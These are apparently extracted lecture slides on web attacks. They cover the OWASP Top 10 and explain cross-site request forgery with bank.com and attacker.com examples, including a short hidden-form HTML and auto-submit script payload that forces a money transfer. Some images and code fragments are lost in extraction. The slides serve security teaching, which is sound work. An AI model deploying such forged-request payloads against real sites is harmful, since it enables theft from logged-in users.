



# **Web Attacks**

**Deian Stefan**

**Slides from Zakir Durumeric, Dan Boneh, Stefan Savage**

# OWASP Ten Most Critical Web Security Risks

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

# Today

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017	
A1 – Injection	→	A1:2017-Injection	←
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication	
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure	
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]	
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]	
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration	
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)	←
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]	
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities	←
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]	

# Cross Site Request Forgery (CSRF)


# Typical Authentication Cookies



bank.com



# Typical Authentication Cookies




POST /login:

username=X, password=Y



bank.com

# Typical Authentication Cookies



POST /login:

username=X, password=Y


200 OK

cookie: name=BankAuth, value=39e839f928ab79



bank.com

# Typical Authentication Cookies



POST /login:

username=X, password=Y

200 OK

cookie: name=BankAuth, value=39e839f928ab79




bank.com

GET /accounts

cookie: name=BankAuth, value=39e839f928ab79



# Typical Authentication Cookies



POST /login:

username=X, password=Y

200 OK

cookie: name=BankAuth, value=39e839f928ab79



bank.com

GET /accounts

cookie: name=BankAuth, value=39e839f928ab79

POST /transfer

cookie: name=BankAuth, value=39e839f928ab79

# CSRF Scenario

- User is signed into bank.com
  - An open session in another tab, or just has not signed off
  - Cookie remains in browser state
- User then visits attacker.com
  - Attacker sends POST request to bank.com
  - Browser sends bank.com cookie when making the request!

# Recall: GET and POST

**GET** The GET method requests a representation of the specified resource. Requests using GET should only retrieve data.

**POST** The POST method is used to submit an entity to the specified resource, often causing a change in state or side effects on the server

# CSRF via POST Request


```
<form name=attackerForm action=http://bank.com/transfer>  
  <input type=hidden name=recipient value=attacker>  
</form>
```

```
<script>  
  document.attackerForm.submit();  
</script>
```

Good News! attacker.com can't see the result of POST

Bad News! All your money is gone.

# CSRF example



# CSRF via GET Request

```
<html>  
  </img>  
</html>
```

**GET** /transfer?from=X,to=Y

Cookies:

- domain: bank.com, name: auth, value: <secret>

Good News! attacker.com can't see the result of GET


Bad News! All your money is gone anyway.



# Paypal Login CSRF

If a site's login form isn't protected against CSRF attacks, you could also login to the site as the attacker.

This is called login CSRF.



